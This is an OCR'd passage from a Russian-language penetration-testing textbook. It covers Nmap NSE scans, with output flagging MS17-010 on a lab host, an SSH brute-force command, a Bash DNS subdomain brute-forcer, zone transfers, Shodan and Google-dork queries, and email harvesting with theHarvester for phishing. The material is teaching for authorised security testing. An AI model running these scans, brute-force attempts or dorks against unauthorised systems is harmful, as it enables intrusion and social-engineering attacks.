- Broadcast — широковещание;
- Default — по умолчанию;
- Discovery — обнаружение;
- DOS — отказ в обслуживании;
- Exploit — эксплойт;
- External — внешние;
- Fuzzer — фаззер;
- Intrusive — вторжение;
- Malware — вредоносные программы;
- Safe — безопасные;
- Version — версии;
- Vuln — уязвимости.

Чтобы получить список всех этих сценариев NSE, просто выведите содержимое каталога `/usr/share/nmap/scripts`:

```
root@kali:~# ls /usr/share/nmap/scripts/
acarsd-info.nse                         http-hp-ilo-info.nse
nping-brute.nse
address-info.nse                        http-huawei-hg5xx-vuln.nse
nrpe-enum.nse
afp-brute.nse                           http-icloud-findmyiphone.nse
ntp-info.nse
afp-ls.nse                              http-icloud-sendmsg.nse
ntp-monlist.nse
afp-path-vuln.nse                       http-iis-short-name-brute.nse
omp2-brute.nse
afp-serverinfo.nse                      http-iis-webdav-vuln.nse
omp2-enum-targets.nse
afp-showmount.nse                       http-internal-ip-disclosure.nse
omron-info.nse
ajp-auth.nse                            http-joomla-brute.nse
openlookup-info.nse
ajp-brute.nse                           http-jsonp-detection.nse
openvas-otp-brute.nse
ajp-headers.nse                         http-litespeed-sourcecode-
download.nse  openwebnet-discovery.nse
ajp-methods.nse                         http-ls.nse
oracle-brute.nse
ajp-request.nse                         http-majordomo2-dir-traversal.nse
oracle-brute-stealth.nse
allseeingeye-info.nse                   http-malware-host.nse
oracle-enum-users.nse
amqp-info.nse                           http-mcmp.nse
oracle-sid-brute.nse
[...]
```

Типичным примером является перебор HTTP, для этого существует сценарий NSE. Для выполнения работы нужно сначала указать номер порта, на который мы нацеливаемся, а также добавить сканирование версий (это необязательно, но я рекомендую), чтобы получить более точную информацию:

```
$nmap -p [номер порта] -sV –script [сценарий NSE] [IP-адрес / Диапазон]
root@kali:~# nmap -sV -p 80 --script http-enum 10.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-05 09:51 EDT
Nmap scan report for USGPRO (10.0.0.1)
Host is up (0.00082s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    lighttpd
|_http-server-header: Server
|_https-redirect: ERROR: Script execution failed (use -d to debug)
MAC Address: B4:FB:E4:2F:04:3D (Ubiquiti Networks)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.32 seconds
```

Сканирование категорий NSE

Когда вы используете сканирование категорий, лучше указывать номер порта, поскольку категория будет нацелена на несколько портов (все открытые порты TCP). Чаще всего при тестировании на проникновение используется сканирование сценариями по умолчанию `-sC`. Прежде чем мы приступим к примеру, вам нужно знать, почему это популярно. Сканирование сценариями по умолчанию имеет небольшое количество ложных срабатываний (*ложное срабатывание* означает обнаружение уязвимости, которой нет) и менее навязчиво для целевой системы по сравнению с другими категориями (некоторые категории могут вывести из строя ваш целевой хост, как категория DOS):

```
root@kali:~# nmap -sV -sC 10.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-05 09:52 EDT
Nmap scan report for USGPRO (10.0.0.1)
Host is up (0.00059s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 6.6.1p1 Debian 4~bpo70+1 (protocol 2.0)
| ssh-hostkey:
|   1024 40:a1:21:7f:53:fe:71:41:bb:54:5d:83:1d:44:dd:65 (DSA)
|   2048 fa:08:a3:16:7c:3a:48:e3:7e:d6:ea:2c:6a:5d:15:93 (RSA)
|   256 36:d5:77:3f:f8:6f:a0:36:07:30:7a:43:1f:4d:ac:b5 (ECDSA)
|_  256 88:5a:3c:60:df:0a:dd:b2:2b:4e:a8:af:19:d7:f5:9e (ED25519)
53/tcp  open  domain   dnsmasq 2.78-23-g9e09429
| dns-nsid:
|_  bind.version: dnsmasq-2.78-23-g9e09429
80/tcp  open  http     lighttpd
|_http-server-header: Server
|_http-title: Did not follow redirect to https://usgpro/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
443/tcp open  ssl/http Ubiquiti Edge router httpd
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Server
|_http-title: UniFi Security Gateway
| ssl-cert: Subject: commonName=UbiquitiRouterUI/
organizationName=Ubiquiti Inc./stateOrProvinceName=New York/
countryName=US
| Subject Alternative Name: DNS:UbiquitiRouterUI
| Not valid before: 2020-03-11T01:02:25
|_Not valid after:  2022-06-13T01:02:25
|_ssl-date: TLS randomness does not represent time
MAC Address: B4:FB:E4:2F:04:3D (Ubiquiti Networks)
Service Info: OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.20 seconds
```

Кроме того, с помощью ключа `-A` вы можете выполнить сканирование сценариями по умолчанию, но имейте в виду, что этот параметр будет использовать следующее:

- сканирование версий;
- сканирование SYN;
- сканирование сценариями NSE по умолчанию;
- сканирование операционной системы;
- трассировку по сети.

```
$nmap -A [IP-адрес / Диапазон]
```

Другой способ настроить сканирование несколькими сценариями в одной категории — применить знак * (wildcard). Например, чтобы настроить сканирование по всем сценариям, связанным с уязвимостями Samba, вам нужно будет использовать следующую команду. (Обратите внимание, что ее выполнение займет много времени. В любой момент во время выполнения вы можете нажать клавишу Enter, чтобы получить процент завершения задачи.)

```
root@kali:~# nmap -sV -p 135,445 --script smb-vuln* 10.0.0.187
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-05 09:54 EDT
Nmap scan report for Win7Lab.ksec.local (10.0.0.187)
Host is up (0.00027s latency).

PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
445/tcp open  microsoft-ds Microsoft Windows 7 – 10 microsoft-ds
(workgroup: WORKGROUP)
MAC Address: 00:0C:29:1C:0E:EE (VMware)
Service Info: Host: WIN7LAB; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers
(ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in
Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customerguidance-
for-wannacrypt-attacks/
```

```
|       https://technet.microsoft.com/en-us/library/security/ms17-010
.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.60 seconds
```

Аргументы NSE

Некоторые сценарии NSE потребуют от вас ввода дополнительных аргументов. Хороший пример — это атака с помощью полного перебора. Допустим, вы хотите перебрать пароль для сервиса SSH на целевом хосте, поэтому вам нужно будет добавить параметр `--script-args` для определения файлов с именами пользователей/паролями:

```
$nmap -p 22 -sV –script ssh-brute –script-args userdb=users.txt,
passdb=passwords.txt
```

Секрет знания всех этих опций заключается в использовании официального справочника Nmap NSE: https://nmap.org/nsedoc/.

ПЕРЕЧИСЛЕНИЕ DNS

Почему этот раздел находится в главе о сканировании сети? Перечисление DNS может позволить нам определить природу целевого хоста, который мы хотим просканировать. Кроме того, перечисление DNS будет использовать общедоступные поисковые системы для поиска скрытых доменных имен, о которых мы не знали в начале нашего проекта. Например, цель router.ethicalhackingblog.com, вероятно, будет хостом маршрутизатора (ethicalhackingblog.com — это мой домен; я просто привожу здесь пример).

DNS Brute-Force

Существует множество инструментов, которые будут искать доменные имена DNS с помощью методологии грубой силы. Для начала попробуем понять, как работает перебор DNS, создав собственный сценарий Bash. Прежде всего сохраним список потенциальных поддоменов, которые могут существовать:

- www;
- vpn;
- prod;
- api;
- dev;

- ftp;
- staging;
- mail.

ПОДСКАЗКА

На практике я использую следующие файлы словарей поддоменов из списка на GitHub: https://github.com/danielmiessler/SecLists/tree/master/Discovery/DNS.

Теперь, когда мы определили файл словаря нашего поддомена, пришло время разработать сценарий Bash:

```
#! /bin/bash
#Этот сценарий будет перебирать доменные имена

#Подсказка пользователю ввести домен
read -p "Enter the domain name that you want to brute-force: " DOMAIN_
NAME

function check_domain(){
        #Опустить команду host и извлечь домены, которые ответили
        results=$(host $SUB_DOMAIN | grep 'has address')
        #если есть результаты
        if [[ -n $results ]]
        then
                printf "Found $SUB_DOMAIN\n"
        fi
}
#прочесть файл словаря
for sub in $(cat sub-d.txt)
do
        SUB_DOMAIN=$sub.$DOMAIN_NAME
        check_domain
done
```

Протестируем это на сайте моего блога:

```
root@kali:/opt# ./dns-brute.sh
Enter the domain name that you want to brute-force: ethicalhackingblog
.com
Found www.ethicalhackingblog.com
Found ftp.ethicalhackingblog.com
```

Передача зоны DNS

Копирование записей главного сервера DNS на другой подчиненный сервер DNS называется *передачей зоны DNS*. Мы можем воспользоваться этим процессом, чтобы получить список всех поддоменов, запросив у главного DNS-сервера (называемого NS-сервером, например ns1.ethicalhackingblog.com) список имен целевого

домена. Этот запрос редко срабатывает, но в случае успеха вы получите подарок, содержащий все поддомены и связанные с ними IP-адреса.

Сначала получим список серверов `ns` для случайного доменного имени:

```
$host -t ns [доменное имя] | cut -d " " -f 4
root@kali:/opt# host -t ns google.com | cut -d " " -f 4
ns4.google.com.
ns3.google.com.
ns1.google.com.
ns2.google.com.
```

Теперь, когда мы знаем список DNS-серверов, мы можем запросить у него записи DNS. Попробуем запросить сервер `ns1` с помощью команды `host`:

```
$host -l [доменное имя] [доменное имя ns-сервера]

root@kali:/opt# host -l google.com ns1.google.com
Using domain server:
Name: ns1.google.com
Address: 216.239.32.10#53
Aliases:

; Transfer failed.
```

Теперь, зная, как работают сценарии Bash, вы можете создавать собственные сценарии, которые будут извлекать список серверов `ns` и переходить к каждому из них, а затем можете запросить список записей DNS с помощью метода передачи зоны, указанного ранее. Теперь вы понимаете варианты использования и возможности сценариев Bash.

Инструменты для работы с поддоменами DNS

Есть множество инструментов для поиска поддоменов. Важно понимать, что они делают, поэтому нужно убедиться, что выбранный вами инструмент будет выполнять действия, указанные ниже.

1. Осуществлять быстрый перебор поддоменов на основе файла словаря хорошего качества.
2. Проверять возможность передачи зоны DNS.
3. Автоматизировать поиск поддоменов в поисковых системах интернета, таких как Google.

Fierce

Fierce — отличный инструмент для поиска поддоменов. Fierce выполнит несколько тестов DNS, включая передачу зон и перебор. Он быстрый и содержит хороший файл словаря:

```
$fierce -dns [доменное имя]

root@kali:/opt# fierce -dns ethicalhackingblog.com
DNS Servers for ethicalhackingblog.com:
        ns66.domaincontrol.com
        ns65.domaincontrol.com

Trying zone transfer first...
        Testing ns66.domaincontrol.com
                Request timed out or transfer not allowed.
        Testing ns65.domaincontrol.com
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
45.40.155.145   ftp.ethicalhackingblog.com
45.40.155.145   www.ethicalhackingblog.com

Subnets found (may want to probe here using nmap or unicornscan):
        45.40.155.0-255 : 2 hostnames found.

Done with Fierce scan: http://ha.ckers.org/fierce/
Found 2 entries.

Have a nice day.
```

Не полагайтесь только на один инструмент для выполнения работы. У каждого инструмента есть свои плюсы и минусы. При поиске поддоменов DNS следует учитывать и другие хорошие инструменты:

```
#sublist3r можно найти на Github
$python sublist3r.py [доменное имя]
#subbrute можно найти на Github
$python subbrute.py [доменное имя]
```

РЕЗЮМЕ

Вы только что преодолели первую ступеньку на лестнице тестирования на проникновение. Надеюсь, вам понравилась эта глава и вы узнали что-то новое. В следующих главах мы воспользуемся информацией, полученной при сканировании сети, для эксплуатации (атаки) целевых хостов. Веселье только начинается, друзья!

ГЛАВА
4

Сбор информации в интернете

Никогда не недооценивайте важность этапа сбора информации при тестировании на проникновение. Признаюсь, раньше я недооценивал это сам, но с годами понял, насколько важной может быть данная фаза. Когда-то я работал над проектом, который еще не был развернут в рабочей среде, так что с практической точки зрения в интернете еще не было информации, верно? Из любопытства я ввел URL тестовой среды в Google, и оказалось, что один из разработчиков случайно скопировал URL внутренней сети в GitHub. Это всего лишь один пример ужасных историй, свидетелем которых я стал за свою карьеру. К слову об ужасных историях: одна из них произошла с какой-то компанией. Разработчик отправил на GitHub учетные данные облачного хоста AWS, и хакер воспользовался этим и удаленно подключился к серверу. Об остальном, конечно, можно догадаться.

В данной главе особое внимание уделяется базовой методологии этапа тестирования на проникновение. Не следует запускать сканеры вслепую, не узнав, что вы ищете. Один из шагов, который мы уже обсуждали в предыдущей главе, — поиск поддоменов. Эта задача также является частью пассивного сбора информации (если вы используете интернет в качестве источника данных для получения результатов). Вы всегда можете вернуться к предыдущей главе, если вам нужно что-то вспомнить.

В этой главе:

- использование поисковых систем сети интернет для достижения наших целей;
- использование Shodan;
- использование запросов Google;
- отображение информации о доменах с помощью базы данных Whois;
- работа в Kali основных инструментов для пассивного сбора информации, в том числе TheHarvester, Dmitry и Maltego.

ПАССИВНЫЙ СБОР ИНФОРМАЦИИ И РАЗВЕДКА

Определимся с терминологией по этому поводу. Пассивный сбор информации с помощью общедоступной информации в интернете имеет много технических названий. Одни называют это разведкой, другие — *пассивной разведкой (footprinting)* или *пассивным сбором информации*. Иногда вы можете услышать термин OSINT, что означает *разведку по открытым источникам* (open source intelligence).

Используйте любое техническое слово, которое вам нравится, но убедитесь, что вас не пугают все эти термины, поскольку все они обозначают одно и то же: сбор данных о вашей цели из общедоступных источников. Не запутайтесь в различиях *footprinting* и *fingerprinting*, поскольку последний термин используется для идентификации операционной системы.

Одна из важнейших задач пассивной разведки — знать, что вы ищете. Существует множество инструментов, которые выполняют свою работу, но нужно понимать, что они делают. Итак, ниже перечислены элементы, которые вам нужно искать при выполнении задачи по сбору информации:

- поддомены компании;
- сайты;
- общедоступные IP-адреса (в том числе в облаке AWS/Azure);
- утечка внутренних IP-адресов;
- публичные записи DNS (почтовые записи MX и т. д.);
- утечка учетных данных (в основном на GitHub или Pastebin);
- предыдущие успешные атаки;
- значительные изменения в бизнесе (например, приобретения);
- финансовая информация о бизнесе (может раскрыть тайного партнера);
- рабочие номера телефонов (для социальной инженерии);
- публичная информация о сотрудниках (для социальной инженерии);
- присутствие компании в социальных сетях (например, LinkedIn).

Поисковые системы в интернете

Публичные поисковые системы помогают обнаружить слабые места вашей цели. В следующем подразделе вы узнаете, как с помощью поисковой системы Google получить всю необходимую информацию (об утечках). При этом помимо Google вы можете использовать множество других поисковых систем. Они укажут вам правильное направление после того, как вы скажете им, что ищете. Это золотая жила, которая покажет, что происходит с вашей целью на

практике. Ниже представлен список поисковых систем, которые вы должны добавить в свой арсенал:

- поисковая система Google: google.com;
- онлайн-сканер Shodan: shodan.io;
- поисковая система DuckDuckGo: duckduckgo.com.

Shodan

Shodan — отличный онлайн-инструмент, который будет сканировать интернет за вас. Вы можете использовать его поистине бесконечные возможности. Вот краткий пример: предположим, вы хотите найти сервисы Docker, которые доступны из сети интернет и прослушивают порт 2375 (номер порта по умолчанию для демона Docker).

В примере, показанном на рис. 4.1, я использовал следующий запрос:

```
port:2375 product: "Docker"
```




Рис. 4.1. Shodan

Это не единственный критерий запроса, который вы можете использовать на сайте Shodan. Есть и другие; в табл. 4.1 представлены самые популярные из них.

Вы можете посмотреть несколько практических примеров на www.shodan.io/explore.

Таблица 4.1. Наиболее распространенные критерии запросов, используемые на сайте Shodan

ФИЛЬТР ПОИСКА	ОПИСАНИЕ	ПРИМЕР
Port	Номера портов	`Port:80`
Product	Имя продукта	`Product: "Apache"`
Org	Название организации	`Org: "Target company name."`
Country	Двухбуквенное обозначение страны	`Country:CA`
City	Город	`City:Montreal`
hostname	Доменное имя	`Hostname: "domain-name.com"`
Server	Имя сервера	`Server: "Linux"`
http.title	Заголовок веб-страницы	`http.title:"Dashboard"`

Запросы Google

Google — мощная поисковая система, позволяющая найти информацию, которая может оказаться полезной (например, утечка учетных данных о вашем клиенте/работодателе), если вы знаете, как ее правильно искать. Google дает вам возможность запрашивать свою базу данных с расширенными критериями фильтрации. Некоторые называют это *базой данных взлома Google* (Google hacking database, GHDB), а другие — *Google dorks*.

Начнем с первого запроса `site:`, который я всегда использую в начале своей работы, как показано на рис. 4.2. Этот конкретный запрос позволит вам искать все веб-страницы и сайты, связанные с вашим целевым доменным именем (данный запрос также выявит поддомены).

В наши дни все публично публикуется на GitHub. Ниже представлен интересный запрос, который вы можете использовать в Google для поиска полезной информации, размещенной на GitHub. На рис. 4.3 показаны некоторые результаты, полученные при поиске по GitHub.com с помощью ключевых слов `Gus Khawaja`:

```
site:github.com [ключевые слова]
```

Это простой пример, но вы будете удивлены тому, сколько раз обнаружите утечку информации на GitHub во время проектов. Разработчики склонны использовать GitHub, не понимая последствий, и вы, как профессионал в данной области, можете воспользоваться этим недостатком. В табл. 4.2 перечислены некоторые другие интересные запросы, которые вы можете использовать в Google.




Рис. 4.2. Фильтр сайтов Google Dork




Рис. 4.3. Фильтр сайтов Google Dork с описанием

Вы можете использовать запросы GHDB в Exploit-db для реализации любых идей. Посетите www.exploit-db.com/google-hacking-database, страница показана на рис. 4.4. (Exploit-db принадлежит команде Offensive Security, создателям Kali Linux.)

Таблица 4.2. Общие запросы Google Dorks

ЗАПРОС	ОПИСАНИЕ	ПРИМЕР
`inurl:[критерий]`	Поиск текста внутри URL	Поиск возможных мест SQL-инъекций на сайте: `site:[домен] inurl:?id=`
`intitle:[критерий]`	Поиск текста внутри заголовка веб-страницы	Поиск видеокамер: `intitle:"index of" "cctv"`

`filetype:[расширение файла]`	Поиск файлов по их расширениям	Поиск файлов, связанных с доменом, который является вашей целью:
		`Site:[домен]`
		`filetype:"xls | xlsx | doc | docx | ppt | pptx | pdf"`




Рис. 4.4. База данных взлома Google

Сбор информации с помощью Kali Linux

В Kali Linux предустановлено множество инструментов, которые можно использовать для пассивного сбора информации (рис. 4.5).

Многие инструменты имеют самые распространенные функции, одни из которых полностью бесплатны (например, DMitry), в то время как другие имеют ограниченный доступ к функциям, если вы не оплатили годовую подписку (например, Maltego). Далее вы узнаете о типичных приложениях, которые можно использовать для пассивного сканирования. Тем не менее основная цель данной главы — показать вам основы, чтобы вы не использовали эти сканеры вслепую, не понимая их целей.




Рис. 4.5. Инструменты в Kali — сбор информации

База данных Whois

Каждое юридическое лицо (компания или отдельное лицо), покупающее доменное имя, обязано предоставить личную информацию до процесса регистрации. Большая ее часть будет опубликована в базе данных Whois. Не волнуйтесь по этому поводу, поскольку провайдеры доменов (например, GoDaddy) позволят вам защитить личную информацию в базе данных Whois, взимая плату (это то, что я сделал для своего сайта ethicalhackingblog.com). Чтобы использовать уязвимость базы данных Whois, вы можете задействовать команду Whois в Kali Linux.

```
$whois [домен]
```

Ниже представлен образец вывода запроса `whois` (следующая информация является вымышленной):

```
root@kali:~# whois [доменное-имя.com]
  Domain Name: acme.com
  Registry Domain ID: 2425408_DOMAIN_COM-VRSN
  Registrar WHOIS Server: WHOIS.test.COM
  Registrar URL: WWW.test.COM
  Updated Date: 2020-03-20T07:43:10.00Z
  Creation Date: 1991-04-17T04:00:00.00Z
  Registrar Registration Expiration Date: 2021-04-18T04:00:00.00Z
  Registrar: Ecorp, INC.
  Registrar IANA ID: 48
  Domain Status: clientTransferProhibited https://www.icann.org/
epp#clientTransferProhibited
```

```
  Registrant Name: John Doe
  Registrant Organization: Ecorp Inc
  Registrant Street: 1234 Coney Island
  Registrant City: Brooklyn
  Registrant State/Province: NY
  Registrant Postal Code: 888999
  Registrant Country: US
  Registrant Phone:
  Registrant Phone Ext:
  Registrant Fax:
  Registrant Email: https://tieredaccess.com/contact/4355f620-51f6-44ccbab5-
cda7d58313c4
  Admin Name: Mr. Robot
  Admin Organization: ECorp Inc
  Admin Street:
  Admin Street:
  Admin City:
  Admin State/Province:
  Admin Postal Code:
  Admin Country:
  Admin Phone:
  Admin Phone Ext:
  Admin Fax:
  Admin Email:
  Tech Name:
  Tech Organization:
  Tech Street:
  Tech Street:
  Tech City:
  Tech State/Province:
  Tech Postal Code:
  Tech Country:
  Tech Phone:
  Tech Phone Ext:
  Tech Fax:
  Tech Email:
  Name Server: DNS.ECORP.COM
  Name Server: NS1.ECORP.COM
  Name Server: NS2.ECORP.COM
  DNSSEC: unsigned
```

Итак, Whois раскроет как общедоступную информацию следующие данные:

- имя покупателя;
- контактный телефон;
- адрес электронной почты;
- физический адрес юридического лица;
- дату истечения срока действия домена;
- NS-серверы (серверы имен).

TheHarvester

Поиск адресов электронной почты имеет решающее значение, если вы собираетесь провести атаку методом социальной инженерии или фишинговую атаку. Если вы инсайдер, то вычислить адреса электронной почты несложно, поскольку вы уже знаете, как выглядит формат электронной почты (например, `firstname.lastname@domain.tld`).

Для этой цели существует множество инструментов. Один из них — старый инструмент, который все еще отлично работает; он называется TheHarvester. Он будет использовать популярные поисковые системы, такие как Google, для фильтрации результатов:

```
$theHarvester -d [домен] -b [онлайн-ресурсы] -s

root@kali:~# theHarvester -d ethicalhackingblog.com -b all -s
table results already exists

*******************************************************************
*  _   _                                             _            *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 3.1.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] Target: ethicalhackingblog.com

[*] Searching Yahoo.
[*] Searching CertSpotter.
        Searching results.
[*] Searching Intelx.
An exception has occurred in Intelx search: [Errno 2] No such file or
directory: 'api-keys.yaml'
[*] Searching Google.
        Searching 0 results.
        Searching 100 results.
        Searching 200 results.
        Searching 300 results.
        Searching 400 results.
        Searching 500 results.
[*] Searching Hunter.
[*] Searching VirusTotal.
        Searching results.
```

```
[*] Searching Baidu.
[*] Searching SecurityTrails.
[*] Searching Threatcrowd.
        Searching results.
[*] Searching Bing.
[*] Searching Twitter usernames using Google.

[*] Users found: 3
--------------------
@GusKhawaja
@keyframes
@media
[...]
```

- `-d` служит для указания имени вашей цели (если вы используете доменное имя `ethicalhackingblog.com`, то не удивляйтесь, если не найдете результатов, поскольку мой домен защищен от таких атак);
- `-s` предназначен для поиска в веб-системе Shodan;
- `-b` — имя онлайн-источника данных. Ниже представлен список, из которого вы можете выбрать (используйте команду `help -h` для получения дополнительных параметров):
  - Baidu;
  - Bing;
  - bing API;
  - Certspotter;
  - Crtsh;
  - DnsDumpster;
  - Dogpile;
  - Duckduckgo;
  - Github-code;
  - Google;
  - Hunter;
  - Intelx;
  - Linkedin и Linkedin_links;
  - Netcraft;
  - Otx;
  - SecurityTrails;

- Threatcrowd;
- Trello;
- Twitter;
- Vhost;
- VirusTotal;
- Yahoo;
- All (выполняет поиск по всем предыдущим источникам данных).

DMitry

DMitry, что означает «инструмент, использующий тайную магию для сбора информации, — deepmagic information gathering tool», — еще одно приложение, которое решает несколько задач одновременно:

- `-w` — выполняет поиск Whois;
- `-n` — получает записи о цели с Netcraft.com;
- `-s` — выполняет поиск поддоменов;
- `-e` — выполняет поиск адресов электронной почты;
- `-p` — сканирует открытые TCP-порты (это не пассивно).

```
root@kali:~# dmitry -wnse [доменное-имя.com]
```

Maltego

